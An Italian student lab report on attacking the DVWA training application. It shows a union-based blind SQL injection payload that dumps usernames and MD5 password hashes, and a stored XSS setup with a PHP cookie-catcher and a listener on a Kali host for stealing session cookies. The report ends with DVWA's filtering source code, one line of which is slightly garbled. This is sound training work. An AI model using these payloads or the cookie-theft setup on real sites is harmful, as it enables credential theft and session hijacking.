



# S6 L5

## Web Application Hacking

---

Daniele Zizzi

# SQL injection Blind

Impostando il livello di sicurezza di dvwa su low, ho sfruttato la vulnerabilità “sql injection di tipo blind”. A differenza della non blind, non fornisce riscontro in caso di query errata, oppure fornisce una pagina creata appositamente dal programmatore del sito, affinché l'attaccante, non riceva riscontro sul codice malevolo inserito.

Per mostrare tutto il contenuto del database di dwva, ho usato una query con una condizione sempre vera, facendo restituire tutti i campi presenti nel database, per ottenere user e password. In questo caso, la password è cifrata con algoritmo di tipo hash md5

## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low 

Submit

### Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: '%' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: admin  
admin  
admin  
5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: '%' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Gordon  
Brown  
gordonb  
e99a18c428cb38d5f260853678922e03
```

```
ID: '%' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Hack  
Me  
1337  
8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: '%' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Pablo  
Picasso  
pablo  
0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: '%' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Bob  
Smith  
smithy  
5f4dcc3b5aa765d61d8327deb882cf99
```




## **XSS STORED ATTACK**


L'attacco di tipo xss stored, permette di salvare il codice malevolo all'interno del web server, pertanto, ogni qual volta si visualizzerà tale pagina, il codice malevolo verrà eseguito. A seconda del codice malevolo, verranno rubati dati ai client, come cookie di sessione, oppure infettarli con un virus/malware.



La seguente pagina di dvwa, ci permette di iniettare codice malevolo, ma la lunghezza del codice non può essere superiore di 50 caratteri, pertanto, attraverso la funziona "ispeziona" del browser, andiamo ad aumentare tale valore, affinché ci permetta di inserire tutti i caratteri che ci servono.




Preparo il server, in questo caso kali, per ricevere i cookie di sessione da parte del codice malevolo iniettato in dvwa, con un file in php.

A screenshot of a text editor window titled '~/.Desktop/cookie.php - Mousepad'. The window has a menu bar with 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu bar is a toolbar with various icons. The main text area contains the following PHP code:



```
1 <?php
2     $cookie = $_GET['cookie'];
3     file_put_contents('cookiesessione', $cookie, FILE_APPEND);
4 ?>
5
```

Avvio il server php in locale sulla porta 80

A screenshot of a terminal window showing a shell prompt. The prompt is '(daniele@kali)-[~/Desktop/php]'. The user has entered the command '\$ php -S 192.168.50.100:80'.

Inietto il codice malevolo nel campo message e lo salvo.

Non appena il codice malevolo viene eseguito, kali riceve il document.cookie, dove risiede il livello di sicurezza di dvwa e il phpseSSID e lo salva su di un file. Il cookie di sessione, può essere utilizzato per effettuare il login su di una pagina, senza avere user e password della vittima. Il cookie sarà valido fino a che non si effettuerà il log out.



Andando a confrontare il codice php della pagina xss stored, possiamo notare come l'input venga filtrato, aumentando il livello di sicurezza. Pertanto sarà più difficile eseguire codice malevolo.

```
Medium Stored XSS Source

<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags addslashes($message));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');
}
?>

Low Stored XSS Source

<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');
}
?>
```





**Get protected  
today!**